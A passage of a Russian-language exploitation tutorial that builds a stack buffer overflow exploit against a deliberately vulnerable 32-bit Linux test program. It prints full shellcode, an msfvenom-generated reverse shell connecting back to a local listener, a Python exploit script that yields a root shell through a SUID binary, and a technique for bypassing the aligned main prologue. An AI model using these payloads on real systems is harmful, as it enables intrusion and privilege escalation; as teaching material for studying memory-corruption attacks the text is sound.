Произошло это из-за того, что я беспардонно вторгся на территорию области памяти, с которой уже работали другие функции, и начал наводить там свои порядки — перезаписывать значения своими данными. GDB использует вспомогательные библиотеки для вывода более информативных сообщений об ошибках в случаях, когда программа падает. Если временно отключить использование этих библиотек (в нашем варианте они все равно не слишком полезны), можно убедиться, что разделяемая библиотека стандартных функций C libc жалуется на то, что мы затронули уже занятую ей память.

```
gdb-peda$ show debug-file-directory  // смотрим, какая директория содер-
жит библиотеки с информацией для дебага
The directory where separate debug symbols are searched for is "/usr/
lib/debug".
gdb-peda$ set debug-file-directory  // временно отключаем ее исполь-
зование
```

```
[----------------------------------registers-----------------------------------]
EAX: 0xb7ffef3c --> 0x0
EBX: 0xb7fbb000 --> 0x1b1db0
ECX: 0xb7e08700 (0xb7e08700)
EDX: 0xb7ffef3c --> 0x0
ESI: 0x42424242 ('BBBB')
EDI: 0xbfffeb10 ('B' <repeats 200 times>...)
EBP: 0x0
ESP: 0xbfffe320 --> 0x1b2ed4
EIP: 0xb7e7aeb9 (cmp    BYTE PTR [esi],0x4d)
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xb7e7aeb3:  mov    esi,DWORD PTR [edi]
   0xb7e7aeb5:  test   esi,esi
   0xb7e7aeb7:  je     0xb7e7af28
=> 0xb7e7aeb9:  cmp    BYTE PTR [esi],0x4d
   0xb7e7aebc:  jne    0xb7e7aeb0
   0xb7e7aebe:  cmp    BYTE PTR [esi+0x1],0x41
   0xb7e7aec2:  jne    0xb7e7aeb0
   0xb7e7aec4:  cmp    BYTE PTR [esi+0x2],0x4c
[------------------------------------stack-------------------------------------]
0000| 0xbfffe320 --> 0x1b2ed4
0004| 0xbfffe324 --> 0xb7ffef3c --> 0x0
0008| 0xbfffe328 --> 0x1af000
0012| 0xbfffe32c --> 0x3
0016| 0xbfffe330 --> 0x0
0020| 0xbfffe334 --> 0x0
0024| 0xbfffe338 --> 0x0
0028| 0xbfffe33c --> 0xb7fd51b0 --> 0xb7e09000 --> 0x464c457f
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xb7e7aeb9 in ?? () from /lib/i386-linux-gnu/libc.so.6
gdb-peda$
```

Ошибка при перезаписи чужой памяти (libc)

Методом «Пол, Палец, Потолок» выясняем, что при перезаписи 160 байтов за пределами стека ничего плохого не происходит.

```
gdb-peda$ r `python -c 'print "A"*132 + "\xd3\x4d\xc0\xd3"[::-1] +
"B"*160'`
```

```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0x7ffffeda
EDX: 0xb7fbc870 --> 0x0
ESI: 0xb7fbb000 --> 0x1b1db0
EDI: 0xb7fbb000 --> 0x1b1db0
EBP: 0x41414141 ('AAAA')
ESP: 0xbfffedc0 ('B' <repeats 150 times>)
EIP: 0xd34dc0d3
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0xd34dc0d3
[------------------------------------stack-------------------------------------]
0000| 0xbfffedc0 ('B' <repeats 150 times>)
0004| 0xbfffedc4 ('B' <repeats 146 times>)
0008| 0xbfffedc8 ('B' <repeats 142 times>)
0012| 0xbfffedcc ('B' <repeats 138 times>)
0016| 0xbfffedd0 ('B' <repeats 134 times>)
0020| 0xbfffedd4 ('B' <repeats 130 times>)
0024| 0xbfffedd8 ('B' <repeats 126 times>)
0028| 0xbfffeddc ('B' <repeats 122 times>)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xd34dc0d3 in ?? ()
gdb-peda$
```

При передаче 160 байт за стек программа не падает

Поэтому ради разнообразия сгенерируем пейлоад с помощью метасплоитовского msfvenom и посмотрим на заполнение стека при таком размещении шелл-кода.

Для этого переместимся на Kali и посмотрим список доступных полезных нагрузок для Linux x86, которые не ориентируются на использование meterpreter (его в нашем распоряжении на Ubuntu нет).

```
~ msfvenom --list payloads | grep linux/x86 | grep -v meterpreter
    linux/x86/adduser                  Create a new user with UID 0
    linux/x86/chmod                    Runs chmod on specified file with specified mode
    linux/x86/exec                     Execute an arbitrary command
    linux/x86/metsvc_bind_tcp          Stub payload for interacting with a Meterpreter Service
    linux/x86/metsvc_reverse_tcp       Stub payload for interacting with a Meterpreter Service
    linux/x86/read_file                Read up to 4096 bytes from the local file system and write it back out to the specified file descriptor
    linux/x86/shell/bind_ipv6_tcp      Spawn a command shell (staged). Listen for an IPv6 connection (Linux x86)
    linux/x86/shell/bind_ipv6_tcp_uuid Spawn a command shell (staged). Listen for an IPv6 connection with UUID Support (Linux x86)
    linux/x86/shell/bind_nonx_tcp      Spawn a command shell (staged). Listen for a connection
    linux/x86/shell/bind_tcp           Spawn a command shell (staged). Listen for a connection (Linux x86)
    linux/x86/shell/bind_tcp_uuid      Spawn a command shell (staged). Listen for a connection with UUID Support (Linux x86)
    linux/x86/shell/find_tag           Spawn a command shell (staged). Use an established connection
    linux/x86/shell/reverse_ipv6_tcp   Spawn a command shell (staged). Connect back to attacker over IPv6
    linux/x86/shell/reverse_nonx_tcp   Spawn a command shell (staged). Connect back to the attacker
    linux/x86/shell/reverse_tcp        Spawn a command shell (staged). Connect back to the attacker
    linux/x86/shell/reverse_tcp_uuid   Spawn a command shell (staged). Connect back to the attacker
    linux/x86/shell_bind_ipv6_tcp      Listen for a connection over IPv6 and spawn a command shell
    linux/x86/shell_bind_tcp           Listen for a connection and spawn a command shell
    linux/x86/shell_bind_tcp_random_port  Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
    linux/x86/shell_find_port          Spawn a shell on an established connection
    linux/x86/shell_find_tag           Spawn a shell on an established connection (proxy/nat safe)
    linux/x86/shell_reverse_tcp        Connect back to attacker and spawn a command shell
    linux/x86/shell_reverse_tcp_ipv6   Connect back to attacker and spawn a command shell over IPv6
```

Список пейлоадов для Linux x86 без meterpreter

Я выбрал реверс-шелл `linux/x86/shell_reverse_tcp`. Сгенерируем его, указав в качестве жертвы localhost на 1337 порту и закодировав нагрузку с помощью энкодера `x86/shikata_ga_nai` для увеличения размера кода.

```
root@kali:~# msfvenom -p linux/x86/shell_reverse_tcp -e x86/shikata_ga_-
nai -a x86 --platform linux LHOST=127.0.0.1 LPORT=1337 -f c
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xbe\xaf\x6c\xe1\x7e\xd9\xe5\xd9\x74\x24\xf4\x5f\x31\xc9\xb1"
"\x12\x83\xc7\x04\x31\x77\x0e\x03\xd8\x62\x03\x8b\x17\xa0\x34"
"\x97\x04\x15\xe8\x32\xa8\x10\xef\x73\xca\xef\x70\xe0\x4b\x40"
"\x4f\xca\xeb\xe9\xc9\x2d\x83\x96\x29\xce\x52\x01\x28\xce\x51"
"\xe8\xa5\x2f\xe9\x6c\xe6\xfe\x5a\xc2\x05\x88\xbd\xe9\x8a\xd8"
"\x55\x9c\xa5\xaf\xcd\x08\x95\x60\x6f\xa0\x60\x9d\x3d\x61\xfa"
"\x83\x71\x8e\x31\xc3";
```

На языке питоновских однострочников эксплоит будет выглядеть так.

```
python -c 'print "A"*132 + "\xbf\xff\xed\xcc"[::-1] + "\x90"*32 + "\
xbe\xaf\x6c\xe1\x7e\xd9\xe5\xd9\x74\x24\xf4\x5f\x31\xc9\xb1\x12\x83\
xc7\x04\x31\x77\x0e\x03\xd8\x62\x03\x8b\x17\xa0\x34\x97\x04\x15\xe8\
x32\xa8\x10\xef\x73\xca\xef\x70\xe0\x4b\x40\x4f\xca\xeb\xe9\xc9\x2d\
x83\x96\x29\xce\x52\x01\x28\xce\x51\xe8\xa5\x2f\xe9\x6c\xe6\xfe\x5a\
xc2\x05\x88\xbd\xe9\x8a\xd8\x55\x9c\xa5\xaf\xcd\x08\x95\x60\x6f\xa0\
x60\x9d\x3d\x61\xfa\x83\x71\x8e\x31\xc3" + "\x90"*32 + "A"'
```

А стек после внедрения шелл-кода примет следующий вид.

```
gdb-peda$ x/64wx $esp
0xbfffedbc:     0xbfffedcc      0x90909090      0x90909090      0x90909090
0xbfffedcc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeddc:     0x90909090      0xe16cafbe      0xd9e5d97e      0x5ff42474
0xbfffedec:     0x12b1c931      0x3104c783      0xd8030e77      0x178b0362
0xbfffedfc:     0x049734a0      0xa832e815      0xca73ef10      0x4be070ef
0xbfffee0c:     0xebca4f40      0x832dc9e9      0x52ce2996      0x51ce2801
0xbfffee1c:     0xe92fa5e8      0x5afee66c      0xbd8805c2      0x55d88ae9
0xbfffee2c:     0xcdafa59c      0x6f609508      0x3d9d60a0      0x7183fa61
0xbfffee3c:     0x90c3318e      0x90909090      0x90909090      0x90909090
0xbfffee4c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee5c:     0x41909090      0xbffff100      0xbffff19b      0xbffff1ad
0xbfffee6c:     0xbffff1c3      0xbffff1f9      0xbffff208      0xbffff23f
0xbfffee7c:     0xbffff24f      0xbffff264      0xbffff275      0xbffff28c
0xbfffee8c:     0xbffff2af      0xbffff2c1      0xbffff2d8      0xbffff31c
0xbfffee9c:     0xbffff349      0xbffff359      0xbffff8e1      0xbffff8f4
0xbfffeeac:     0xbffff90e      0xbffff948      0xbffff97c      0xbffff9a5
gdb-peda$
```

Заполнение стека после загрузки шелл-кода (ESP, NOP sled, Шелл-код, NOP sled, Мусор "A")

Здесь практически все то же самое, что и на первом рисунке анализа стека, кроме того, что полезная нагрузка теперь находится после ESP. Но при этом мы также «прыгаем» ровно на середину предваряющего шелл-код NOP-среза (адрес `0xbfffedcc`), а зеленым снова выделено заполнение стека junk-символами «A»:

```
1 байт = доступная_память_после_ESP - NOP_срез*2 - шелл_код = 160 -
32*2 - 95
```

Оставив локального слушателя на 1337 порту, я запустил программу, подав на вход вредоносную строку, и получил свой шелл.

```
snovvcrash@pwn-1:~/overflow$ gdb ./overflow -q
Reading symbols from ./overflow...done.
gdb-peda$ r `python -c 'print "A"*132 + "\xbf\xff\xed\xcc"[::-1] + "\x90"*32 + "\xbe\xaf\x6c\xe1\x7e\xd9\xe5\xd9\x74\x24\xf4\x5f\x31\xc9\xb1\x12\x83\xc7\x04\x31\x77\x0e\x03\xd8\x62\x03\x8b\x17\xa0\x34\x97\x04\x15\xe8\x32\xa8\x10\xef\x73\xca\xef\x70\xe0\x4b\x40\x4f\xca\xeb\xe9\xc9\x2d\x83\x96\x29\xce\x52\x01\x28\xce\x51\xe8\xa5\x2f\xe9\x6c\xe6\xfe\x5a\xc2\x05\x88\xbd\xe9\x8a\xd8\x55\x9c\xa5\xaf\xcd\x08\x95\x60\x6f\xa0\x60\x9d\x3d\x61\xfa\x83\x71\x8e\x31\xc3" + "\x90"*32 + "A"'`
Starting program: /home/snovvcrash/overflow/overflow `python -c 'print "A"*132 + "\xbf\xff\xed\xcc"[::-1] + "\x90"*32 + "\xbe\xaf\x6c\xe1\x7e\xd9\xe5\xd9\x74\x24\xf4\x5f\x31\xc9\xb1\x12\x83\xc7\x04\x31\x77\x0e\x03\xd8\x62\x03\x8b\x17\xa0\x34\x97\x04\x15\xe8\x32\xa8\x10\xef\x73\xca\xef\x70\xe0\x4b\x40\x4f\xca\xeb\xe9\xc9\x2d\x83\x96\x29\xce\x52\x01\x28\xce\x51\xe8\xa5\x2f\xe9\x6c\xe6\xfe\x5a\xc2\x05\x88\xbd\xe9\x8a\xd8\x55\x9c\xa5\xaf\xcd\x08\x95\x60\x6f\xa0\x60\x9d\x3d\x61\xfa\x83\x71\x8e\x31\xc3" + "\x90"*32 + "A"'`
Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA~t$_1wb42spK@O-)R(Q/lZ`o`=aq1DA
process 20774 is executing new program: /bin/dash
[New process 20786]
process 20786 is executing new program: /usr/bin/id
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
[Inferior 2 (process 20786) exited normally]
Warning: not running
gdb-peda$

snovvcrash@pwn-1:~/overflow$ nc -lvnp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from [127.0.0.1] port 1337 [tcp/*] accepted (family 2, sport 48382)
id
uid=1000(snovvcrash) gid=1000(snovvcrash) groups=1000(snovvcrash),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
whoami
snovvcrash
```

nc ловит реверс-шелл на 1337 порту

Продолжение статьи →

В КОРОЛЕВСТВЕ PWN

ПРЕПАРИРУЕМ КЛАССИКУ ПЕРЕПОЛНЕНИЯ БУФЕРА В СОВРЕМЕННЫХ УСЛОВИЯХ

Эксплоит без GDB

При работе программы не из-под отладчика адреса используемой памяти смещаются, поэтому вредоносная строка не сработает без корректировки адреса возврата. Чтобы узнать новое значения интересующего нас адреса, воспользуемся дампом ядра.

Начиная с релиза 16.04 в Ubuntu по умолчанию используется кошмарный сервис Apport для управления созданием отчетов о падении программ, включая дампы ядра. Кошмарный, потому что он не дает управлять конфигурацией дампов привычными способами, поэтому для начала избавимся от него.

```
$ sudo vi /etc/default/apport  # установить значение "enabled" в "0"
$ sudo systemctl stop apport
```

После этого внесем небольшие изменения в стандартное поведение создания дампов (первые три команды должны быть выполнены от имени su).

```
# echo 1 > /proc/sys/kernel/core_uses_pid
# echo '/tmp/core-%e-%s-%u-%g-%p-%t' > /proc/sys/kernel/core_pattern
# echo 2 > /proc/sys/fs/suid_dumpable
$ ulimit -c unlimited
```

Что здесь происходит по строкам:

1. установка «безлимита» на размер создаваемых дампов;
2. добавление к имени файла дампа PID процесса;
3. изменение общего шаблона имени файла дампа (описание форматов можно найти в мануале core);
4. включение создания дампов для исполняемых файлов с битом SUID.

Далее я «уроню» нашу программу (на этот раз уже из терминала) с помощью Python, передав на вход ту самую диагностическую строку с «мертвым кодом» в качестве адреса возврата.

```
$ ./overflow python -c 'print "A"*132 + "\xd3\x4d\xc0\xd3"[::-1]'
Input:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAM
Ошибка сегментирования (сделан дамп памяти)
```

Согласно заданному шаблону имени дамп сохранился в директории `/tmp`. Запустим отладчик, указав путь до файла, содержащего дамп.

```
$ gdb ./overflow /tmp/core-overflow-11-1000-1000-8767-1568120200 -q
```

И проведем ровно те же самые манипуляции, которые я описал выше, когда мы в первый раз рассчитывали расположение шелл-кода. В моем случае, чтобы снова «прыгнуть» на середину NOP-среза, расположенного перед шелл-кодом, мне потребовалось изменить адрес возврата на `0xbfffee2c`.

Таким образом, у нас есть все для создания красивого скрипта для PWN рассматриваемой уязвимости.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

# Использование: python exploit.py

import struct
from subprocess import call


def little_endian(num):
  """Упаковка адреса в формат little endian."""
  return struct.pack('<I', num)


junk     = 'A' * 35                        # мусор из символов "A"
nop_sled = '\x90' * 32                     # NOP-срез
ret_addr = little_endian(0xbfffee2c)  # адрес возврата

# setreuid(0,0) + execve("/bin/sh", ["/bin/sh", NULL])
shellcode = '\x6a\x46\x58\x31\xdb\x31\xc9\xcd\x80\x31\xd2\x6a\x0b\
x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\
xe1\xcd\x80'

payload  = nop_sled
payload += shellcode
payload += nop_sled
payload += junk
payload += ret_addr

try:
  call(['./overflow', payload])  # выполнится в случае, если был
импорт функции call (7-я строка)
except NameError:
  print payload  # выполнится в противном случае
```

По умолчанию эксплоит самостоятельно вызовет программу с необходимым аргументом, однако если нужно вручную передать вредонос, достаточно закомментировать седьмую строку скрипта, содержащую импорт `call`.

```
$ python exploit.py
Input: jFX1l1j
XRh//shh/binRSAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
# id
uid=0(root) gid=1000(snovvcrash) groups=1000(snovvcrash),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

Вот здесь уже сыграло роль то, что ранее мы присвоили бинарнику бит SUID — шелл получен с привилегиями root без использования sudo при запуске программы.

Для написания подобного рода скриптов лучше пользоваться второй версией Python в силу особенностей работы с кодировками для строкового типа данных. К тому же на Python 2 написан самый популярный модуль, облегчающий эксплуатацию бинарных уязвимостей, — pwntools. К сожалению, pwntools не работает на дистрибутивах 32-битной архитектуры, поэтому оставим его использование до часа эксплуатации 64-битных бинарей.

ОБХОД НОВОГО ПРОЛОГА ФУНКЦИИ MAIN

Готовя эту статью, я заметил, что одним из часто задаваемых вопросов от людей, которые проходят уроки по переполнению буфера, является вопрос, связанный с (относительно) новым прологом функции `main` компилятора GCC для Linux, который пришел вместе с необходимостью выравнивать стек по 16-байтовой границе (требуется для корректной работы сета инструкций SSE2).

Так как ни одного доступного примера кода для переполнения в таких условиях я не нашел, в этом параграфе разберем особенности ассемблерного кода, который получается в том случае, когда при компиляции мы не меняем дефолтное выравнивание с помощью опции `-mpreferred-stack-boundary`, и разработаем для него эксплоит.

Теория

Если не использовать флаг `-mpreferred-stack-boundary=2` (см. начало статьи), то результат будет таким же, как при использовании `-mpreferred-stack-boundary=4` — стековый фрейм функции `main` будет выровнен на 16 байт.

Пересоберем программу и запросим листинг ассемблера.

```
$ gcc -g -Wall -Werror -O0 -m32 -fno-stack-protector -z execstack -no-
pie -Wl,-z,norelro -o overflow overflow.c
$ gdb -batch -ex 'file ./overflow' -ex 'disas main'
```

```
Dump of assembler code for function main:
   0x0804841b <+0>:     lea    ecx,[esp+0x4]
   0x0804841f <+4>:     and    esp,0xfffffff0
   0x08048422 <+7>:     push   DWORD PTR [ecx-0x4]
   0x08048425 <+10>:    push   ebp
   0x08048426 <+11>:    mov    ebp,esp
   0x08048428 <+13>:    push   ecx
   0x08048429 <+14>:    sub    esp,0x84
   0x0804842f <+20>:    mov    eax,ecx
   0x08048431 <+22>:    mov    eax,DWORD PTR [eax+0x4]
   0x08048434 <+25>:    add    eax,0x4
   0x08048437 <+28>:    mov    eax,DWORD PTR [eax]
   0x08048439 <+30>:    sub    esp,0x8
   0x0804843c <+33>:    push   eax
   0x0804843d <+34>:    lea    eax,[ebp-0x88]
   0x08048443 <+40>:    push   eax
   0x08048444 <+41>:    call   0x80482f0 <strcpy@plt>
   0x08048449 <+46>:    add    esp,0x10
   0x0804844c <+49>:    sub    esp,0x8
   0x0804844f <+52>:    lea    eax,[ebp-0x88]
   0x08048455 <+58>:    push   eax
   0x08048456 <+59>:    push   0x80484f0
   0x0804845b <+64>:    call   0x80482e0 <printf@plt>
   0x08048460 <+69>:    add    esp,0x10
   0x08048463 <+72>:    mov    eax,0x0
   0x08048468 <+77>:    mov    ecx,DWORD PTR [ebp-0x4]
   0x0804846b <+80>:    leave
   0x0804846c <+81>:    lea    esp,[ecx-0x4]
   0x0804846f <+84>:    ret
End of assembler dump.
```

Разберем его по частям. Во-первых, видим, что пролог по сравнению со старым вариантом вырос до семи строк.

```
0x0804841b <+0>:  lea   ecx,[esp+0x4]         ; бэкап оригинального
значения ESP в ECX
0x0804841f <+4>:  and   esp,0xfffffff0        ; выравнивание
0x08048422 <+7>:  push  DWORD PTR [ecx-0x4]   ; сохранение адреса
возврата
0x08048425 <+10>: push  ebp
0x08048426 <+11>: mov   ebp,esp
0x08048428 <+13>: push  ecx                   ; сохранение
оригинального значения ESP
0x08048429 <+14>: sub   esp,0x84
```

Основное различие — в инструкции `and esp,0xfffffff0`, которая выравнивает вершину стека таким образом, чтобы она была кратна 16. Но если так грубо обойтись с ESP, то как же тогда вернуть его первоначальное значение в эпилоге?

Для этого оригинальное значение копируется в регистр ECX и сохраняется в стеке дважды:

1. Сначала инструкция `lea` устанавливает ECX на аргумент `argc` (ESP+4) функции `main`, после чего в стек пушится ECX-4. Это то же самое, что и ESP, так как `ECX-4 = (ESP+4)-4 = ESP`. Таким образом в стек помещается адрес возврата.
2. Далее после уже знакомой нам части оригинального пролога (`push ebp; mov ebp,esp`) ECX снова пушится в стек для того, чтобы в конце инструкция `leave` смогла восстановить его прежнее значение при завершении работы функции. Также следует обратить внимание, что теперь для буфера выделилась дополнительная память (0x84 байт вместо 0x80) — опять же с целью не конфликтовать с новым выравниванием.


Между прологом и эпилогом все осталось практически так же, как в первом случае — за исключением того, что теперь обращение к аргументам `main` осуществляется по смещению относительно регистра ECX.

Что касается эпилога, то здесь добавилась всего одна новая инструкция — восстановление оригинального значения регистра ESP для успешного возврата из функции инструкцией `ret`.

```
0x0804846b <+80>: leave                       ; mov esp,ebp; pop ebp
0x0804846c <+81>: lea    esp,[ecx-0x4]   ; восстановление
оригинального значения ESP
0x0804846f <+84>: ret                         ; eip = esp
```

К слову, такой пролог специфичен только для главной функции `main`. Если бы в нашей программе были еще функции, то груз ответственности за выравнивание их стековых фреймов лег бы на плечи вызывающей функции (то есть `main`), а у вызываемых функций были бы классические прологи и эпилоги.

Из-за дополнительного значения регистра ECX, которое должно быть куда-то сохранено, рисунок, демонстрирующий устройство стека для функции `main`, изменится.




Размещение данных в стеке для функции main overflow.c с выравниванием по 16-байтной границе

Посмотрим, как эти изменения скажутся на эксплуатации.

Практика

Итак, что же произойдет, если я попытаюсь исследовать скомпилированную таким образом программу той же методикой, которую я использовал в самом начале?

Сгенерирую уникальный паттерн длиной 200 символов для надежности и попробую отыскать расстояние до EIP.



Поведение скомпилированной без -mpreferred-stack-boundary=2 программы при подаче 200-байтного паттерна

- EIP вообще указывает на, казалось бы, случайный адрес.
- По значению ESP размер смещения определить нельзя (в поданном на вход программе уникальном паттерне такой последовательности байт не существует).
- Смещение можно определить до сохраненного адреса EBP.

```
gdb-peda$ pattern offset 0x41514141
1095844161 found at offset: 136
```

Так как мы уже разобрали ассемблерный код, все должно встать на свои места: отправив программе в качестве входных данных строку достаточной длины, мы перезаписали все жизненно важные значения в стеке.


Первое: перезапись ECX привела к тому, что в регистр ESP попало значение `0x6c41414c ('LAAl')`, а это не что иное, как `0x6c414150 - 4`, где `0x6c414150` — это последовательность `PAAl`, которая присутствует в сгенерированном паттерне, начиная со 133 позиции. За это отвечает инструкция `lea esp,[ecx-0x4]` из эпилога.

```
gdb-peda$ pattern offset 0x6c414150
1816215888 found at offset: 132
```

Второе: перезапись ESP привела к тому, что теперь EIP указывает на несуществующее значение, ведь `ret` попытался перейти по адресу `0x6c414150` (выделено синим). За это отвечает инструкция `push DWORD PTR [ecx-0x4]` из пролога, где `ecx-0x4 = (esp+0x4)-0x4 = 0x6c414150`.

Третье: перезапись EBP привела только к тому, что на его месте оказался мусор, но смещение до его сохраненного значения рассчиталось верно.

Вот другой интересный для анализа случай: я передам паттерн длиной ровно в 132 байта — объем памяти, выделенной под буфер.



Поведение программы, скомпилированной без -mpreferred-stack-boundary=2, при подаче 132-байтного паттерна

Кажется, что произошло чудо, ведь EIP успешно переполнился — и я даже могу посчитать смещение.

```
gdb-peda$ pattern offset 0x48414132
1212236082 found at offset: 60
```


Только вот оно равно 60. Как же могло произойти так, что адрес возврата оказался практически ровно на середине области памяти, выделенной под локальные переменные, да и вообще с чего бы случаться переполнению, если я передаю строку, длина которой равна размеру массива?

Здесь все не так очевидно, но все равно вполне объяснимо: когда я передаю паттерн длиной 132 байта, на самом деле я передаю не 132 байта, а 133, ведь добавляется вездесущий нуль-терминатор, или символ конца строки (ведь мы пишем на C). Поэтому 132 байта «официально» принял массив `buf`, а вот нулевой символ достался LSB-байту значения ECX, что понижает его на два разряда — то есть делит на 256. Следовательно, ESP (а значит, и EIP) впоследствии окажется «внутри» `buf`, так как его адрес значительно уменьшится.

Несмотря на это, таким способом можно было бы перезаписать EIP и даже выполнить шелл-код, но нам просто повезло с размером массива — и сработает это не всегда. Поэтому поищем более аккуратный путь для эксплуатации.

Все, что тебе нужно, — это «поймать» значение верхушки стекового фрейма перед его разрушением (то есть перед выполнением инструкции `leave`), чтобы иметь возможность восстановить корректное значение ESP до его выравнивания. Для этого я поставлю точку останова на адресе `0x0804846b` (см. ассемблерный листинг) и запущу программу с диагностической строкой из мусорных символов длиной в 136 байт (`136 = buf + ecx = 132 + 4`).


```
gdb-peda$ b *0x0804846b
gdb-peda$ r `python -c 'print "A"*136'`
```



Ловим значение ESP

У меня есть нужное значение: `ESP: 0xbfffedc0`. Теперь я просто увеличу его на 4, эмулируя тем самым действия компилятора, и перезапишу EIP на «мертвый код» такой вредоносной строкой.

```
gdb-peda$ r `python -c 'print "\xd3\x4d\xc0\xd3"[::-1] + "A"*128 + "\
xbf\xff\xed\xc4"[::-1]'`
```



Proof-of-Concept перезаписи EIP

Мой пейлоад для данной ситуации принял вид `адрес_возврата + мусор + ESP`. Значение ESP было уменьшено ассемблерным кодом на 4, помещено в регистр ECX, откуда, в свою очередь, был восстановлен оригинальный стек, вершина которого указывала на начало «мусорной» строки — `0xd34dc0d3`.

Таким образом, разметить шелл-код я должен по тому же адресу, который содержит сохраненное значение регистра ESP. Если учесть еще два 32-байтных NOP-среза, в которые я облачу полезную нагрузку, и тот факт, что «прыгнуть» я собираюсь ровно на середину первой NOP-последовательности (`0xbfffedd4 = 0xbfffedc4 + 16`), то в конечном виде эксплоит будет выглядеть так.


```
ret_addr  = '\xbf\xff\xed\xd4'[::-1]
junk      = 'A' * 31
nop_sled  = '\x90' * 32
saved_esp = '\xbf\xff\xed\xc4'[::-1]

# setreuid(0,0) + execve("/bin/sh", ["/bin/sh", NULL])
shellcode = '\x6a\x46\x58\x31\xdb\x31\xc9\xcd\x80\x31\xd2\x6a\x0b\
x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\
xe1\xcd\x80'

payload = ret_addr + nop_sled + shellcode + nop_sled + junk + saved_
esp
```

